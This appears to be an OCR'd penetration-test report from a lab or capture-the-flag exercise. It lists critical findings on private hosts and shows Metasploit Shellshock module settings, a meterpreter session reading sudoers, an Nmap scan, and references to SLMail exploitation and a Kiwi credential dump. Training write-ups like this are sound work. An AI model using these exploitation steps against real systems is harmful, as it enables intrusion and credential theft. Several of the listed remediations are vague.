

Risk Rating	Critical
Description	Admin credentials are found in the HTML code on the login page
Images	
Affected Hosts	192.168.14.35
Remediation	Remove from the HTML code, add a Multi-factor authorization

Vulnerability 3	Findings
Title	Nessus Scan (Apache Struts)
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Shows Apaches Struts is vulnerable
Images	
Affected Hosts	192.168.13.12
Remediation	Update Apache regularly

Vulnerability 4	Findings
Title	NMAP Scan Results

Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Results shows 5 hosts with IP addresses within the subnet
Images	
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12


	192.168.13.13 192.168.13.14
Remediation	Restrict IP viewing for unauthorized users

Vulnerability 5	Findings
Title	Shellshock on Web Server
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Gains access to a shell allowing us to navigate to the sudoers for root privileges file
Images	 



```
meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CMD_MAX_LENGTH   2048                  yes       CMD max line length
   CVE              CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER           User-Agent            yes       HTTP header to use
   METHOD           GET                   yes       HTTP method to use
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS           192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                                    oit
   RPATH            /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT            80                    yes       The target port (TCP)
   SRVHOST          0.0.0.0               yes       The local host or network interface to listen on. This must be an addr
                                                    chine or 0.0.0.0 to listen on all addresses.
   SRVPORT          8080                  yes       The local port to listen on.
   SSL              false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI        /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT          5                     yes       HTTP read response timeout (seconds)
   URIPATH                                no        The URI to use for this exploit (default is random)
   VHOST                                  no        HTTP server virtual host
```




Affected Hosts	192.168.13.11
Remediation	Limit access for sudo accounts

Vulnerability 6	**Findings**
Title	SLMail Exploit
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Port 110 was open leaving SLMail to be exploited through Metasploit
Images	

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00043s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
5901/tcp open  vnc-1
6001/tcp open  X11:1

Nmap done: 256 IP addresses (3 hosts up) scanned in 20.04 seconds
```

Vulnerability 6	Findings
	 
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 110

Vulnerability 7	Findings

Title	Kiwi Credential Dump
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Shows users and password hashes
Images	  
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 110 (see prior vulnerability)

Add any additional vulnerabilities below.